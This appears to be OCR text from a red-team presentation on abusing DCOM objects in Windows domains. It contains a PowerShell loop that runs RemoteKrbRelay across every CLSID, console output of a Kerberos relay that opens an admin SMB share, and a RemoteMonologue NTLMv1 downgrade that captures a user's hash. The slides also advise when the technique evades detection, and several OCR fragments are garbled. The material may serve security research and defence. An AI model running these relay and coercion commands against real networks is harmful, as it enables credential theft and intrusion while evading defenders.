NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

- Repeat as administrative user

```powershell
# Get all CLSIDs from the system registry
$clsidPath = "Registry::HKEY_CLASSES_ROOT\CLSID"
$clsids = Get-ChildItem -Path $clsidPath | Select-Object -ExpandProperty PSChildName

# Loop through each CLSID
foreach ($clsid in $clsids) {
    # Remove curly braces from CLSID
    $cleanClsid = $clsid -replace "[{}]", ""

    # Display progress in the console
    Write-Host "Executing command for CLSID: $cleanClsid"

    # Construct the command
    $command = "RemoteKrbRelay.exe -victim srv01.domain -target srv02.domain -clsid $cleanClsid
    -session 1 -smb -console -v --smbkeyword interactive"

    # Execute the command
    Invoke-Expression $command
}
```

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

Except:

BDEUILauncher (Client only)

```
temp>RemoteKrbRelay.exe -victim 192.168.150.12 -target PLAYGROUND_W7.local.playground -clsid ab93b6f1-be76-4185-a488-a9001b105b94 -session 2 -smb -console -v --smbkeyword interact

                    /\_/\___,
                ,___/\_/\ \  ~     /
                \     ~  \ )   XXX
                  XXX     /    /\_/\___,
                      \o-o/-o-o/   ~    /
                       ) /     \    XXX
                      _|    / \ \_/
                   ,-/   _  \_/   \
                  / (   /___,__|  )
                 (  |_ (    )  \) _|
                _/ _)   \    \__/   (_
               (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: ab93b6f1-be76-4185-a488-a9001b105b94
[?] Trying to trigger authentication from session 2
[*] apReq: 6082075106092a864886f71201020201006e8207403082073ca003020105a10302010ea2070305002000000a382055261820 54e3082054aa003020105a1121b104c4f43414c2e504c415947524f554e44a231302fa0030
b1e504c415947524f554e445f57372e6c6f63616c2e706c617967726f756e64a38204fa308204f6a003020112a10302012ea28204e8048204e42a34619af4dcd97d2610d1f2ef0b122e32ddd9acc88ba701cb63028e45446a394016d25
def5f5474849e895c9258da57898ae790efbad4f51fe0f1cc7267e89cbe3e03bce1e6ddc388b943a33c88a35de22057fc75f431bf13c3249da38b5d9aa522f559dd43664c989f994cf4e685d988a6c76e549d87dc2adb3c324aa6fea69
6c6f67f1902c3a7d7fddc7a8f8bb53e272ee093441c4ad17e737c99d5b2b69a93a1f0624ffbeee4712c30dde3e6defef27af87e34241840b170479792ebaba12dd6ea19c95ad469d828152a80cf76cf6a5f07ff7df04b235dd7fe43000
6193fc3845c3c5d59742240c6ea046dd764b2f19f05584b7ab1438421c4fb94ccf6143c0076b1e2c31a0a12c9f7a114545e7d52b6ccb5d414b36843ecff4ed91d0dce01f1fa137c8cfc7d59fc09523769630b8627565cb25e0030334ba
8d1231b8e9f103bb791d0478316e7731da5d185194e48d5162e3626178347edbe61b714a2eedb04b7e64826093f148eab2c1fec3306892192ce08cce5883efb258e43dc95ba0245f118728d382b20340d898848227536d9eadf995ba5a
f7455a50c2ca77c969464e35408947accef93b12d75110357e1a5ce009855881ed41cbe5e7440244f42ed471b1285ca192ec02954e6c9f934ab43c6d866b03b86ac64816a98097090a79b46212caf375ebb77240fc2a2d5e2c2507e2fa
15b861343d43f6bd3d47e34604c77c6222f6f88be9b3860e387a20a41fa402dc840876ddab6e8da7fa7b9a58f884c2b5dde51b23bfbfe3deec3a11c42fd7aecfeb27203866bbef647653bacd8efc2496637e425f9a315130c9eabe24c6
2a0ea89c61eaf46fdb37756a5745728d79bc20b2c8ae2bd2bd64f429faa0d19ddcadb01b8c64299476e3dad9ec9e60cb03df584d54afd616677a49a4b72e1bd90bfd14d82843f3da2c4b406174fd9cc8aca2b67efde4526e3085db1c43
1f4704598e45e38abeda0265ec60aabd2b6537ed2ffc590a2999cef79f9d196f0755889510fc02fad80ec28ecb8d92a19a9487bd4c4738b3d17ced859d4f6f98b77ee1a053dcc15d4a2062763febdd605fa7200f10bf08615b2fb87c6a
923eef1566a9756b236313f2356fa07c63d8ee543257d0d10582aa2eb1a9c21c624782fa14dc84726d419d527da1899e275ab4e5a43565d3166d473766287ae9c48754d3b543ccb51d487314b48b8885bbd217a9be6f9e3b8a02449145
02f29c2345d3756546e6971de03b3cb6f484ff5c25a4db978caa51405483d3688e6f049b76ce52867f0174b72cdeef45cf0b3780b2cfca9d162591397bc62afbdf949325d559580282d9b7016d1e0c29c1079962e2a1e76517e155c760
f1ca5d2cb0ebc43c2152a902eb477b030c15e452ab6523a5d9c0c3dcb76ffc8d7921c49bc48b8588b169c18af6a82e642f1d556f4c49df655006bad0b675908cf0a13b953b429f7f5fdce7c1b07f2aaef89f709f61edb6e884e59eb6b7
435790b941dba4322da97e8038bf95668e5b4ad3bb7498cbeea9d20a3bae77639d7d44aa7d1a48201cf308201cba003020112a28201c2048201beddb0ce5db9975322a09af8b2578fb8757f9f1e265711a0475e8fd026dbc3ea9e40366
14055e4391612606b18efd013dbe2d1977d69f7324f3840a9ceb4e8d6f92fb9f9f514694658fd8507961a7aa5367b58c7202f1bef848ed4e4a402dc2d0652f7ad8824d2c7db1472d9e3ea6b12ecb523208a35c7d47ebb4703b7adcc046
f557f5d0af2aa0c89d4791534ad58e1fce54f703f668352c58cf73a9a664ae1122033c26600a1a16459793335574 33c36992331e97e23c9b55ad3853e5eb98f561c0bd1fcc21f8b95a07d17a2193c7e044a97abece0fc16428453a2cb5
fdabc8851993a7b5c1d8517a0205c7126bf6c48c0170f8744ae986f8a5ef7827a65eaf1dbb5f45f6477d48d65b00f3884edc1da96a39d19b29bd0cdabbe2accc0ca5797194590163fe3740b3b2af82d7853d52f0b0fae8f7fba220eaac
5842963931e20a13d9ab82a4dea76fb8fa86c3260c5a779b9569f81895c92c3c9e675a8a1e51e8f19a1f803a25e86de427bf2cc9ef0959e0be47a2f2f2420cb5dfa058dd7de17921c7a9e1d458f82faa9
[+] Let's relay to SMB
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, ReplayDetect, SequenceDetect, UseDceStyle, Connection
[+] Received Kerberos Auth from 192.168.150.12 with ticket on cifs/PLAYGROUND_W7.local.playground
[*] apRep2: 6f5b3059a00302010 5a10302010fa24d304ba003020112a2440442c8b3506883640db7659d0dac4b5572a84870e1cfdf33ae2babf0de8b3fd4a12b84f6541d88b7b09f4c0c3d0704a555b48f65e69d7eba1171a12198d2
[+] Let's relay to SMB
[+] Session Established
SMB> use c$
SMB> ls
Mode     LastAccessTime           Length    Name
----     --------------           ------    ----
----      03.12.2024 12:23:01     0         $Recycle.Bin
--        14.07.2009 05:08:56     0         Documents and Settings
```

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

When to use this:

- Few Indicators of Compromise (IoCs)
- RPC connection - initiating a COM Object in the context of a loggedon user
- Small chances of getting flagged
- Only helpful when the user password is crackable or
- Relaying to ADCS is possible for a cert/auth

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT


Publication from 8th of April:

- ht ercions
- S
- S
- R

```
┌──(venv)─(root㉿winbeef25)-[/]
└─# python3 RemoteMonologue.py galaxy/administrator:'          '@SERVER01 -auth-to 172.22.164.58 -downgrade

 ____  ____ __  __  ___ ____  _____ __  __  ___  _   _  ___  _     ___   ____ _   _ _____
|  _ \| ___|  \/  |/ _ \|  _ \| ____|  \/  |/ _ \| \ | |/ _ \| |   / _ \ / ___| | | | ____|
| |_) |___ | |\/| | | | | | | |___ | |\/| | | | |  \| | | | | |  | | | | |  _| | | |  _|
|  _ < ___ | |  | | |_| | |_| |___ | |  | | |_| | |\  | |_| | |__| |_| | |_| | |_| | |___
|_| \_\____|_|  |_|\___/|____/|____|_|  |_|\___/|_| \_|\___/|_____\___/ \____|\___/|_____|

                    v1.0.0 - @AndrewOliveau

[*] Targeting ServerDataCollectorSet COM object
[*] Setting RunAs value to Interactive User
[*] Running NetNTLMv1 downgrade attack
[+] Coerced SMB authentication!                          SERVER01

┌──(venv)─(root㉿winbeef25)-[/]
└─#
root@winbeef25: /opt 156x14

[SMB] NTLMv1-SSP Client   : 172.22.175.222
[SMB] NTLMv1-SSP Username : GALAXY\yoda
[SMB] NTLMv1-SSP Hash     : yoda::GALAXY:
```


03

RCE IN THE CONTEXT OF ANOTHER USER



Revisiting Cross Session Activation attacks

RCE IN THE CONTEXT OF ANOTHER USER




RCE IN THE CONTEXT OF ANOTHER USER

What would you do?

- Remotely dump
- Compromise

- [illegible]
- Inject
- Credential Theft
- Hijack Session



RCE IN THE CONTEXT OF ANOTHER USER

What would you do?


- How to compror

- W
- Schedule
- Service Creation

RCE IN THE CONTEXT OF ANOTHER USER


What if we can minimize the IoCs?


- RPC on the network level
  - DCOM as execute primitive
- Living in a signed trusted binary
- Code Execution in the context of the target user
  - No Impersonation
  - No credential theft
  - No Injection




RCE IN THE CONTEXT OF ANOTHER USER


Bitlocker `BDEUILauncher` again?





RCE IN THE CONTEXT OF ANOTHER USER





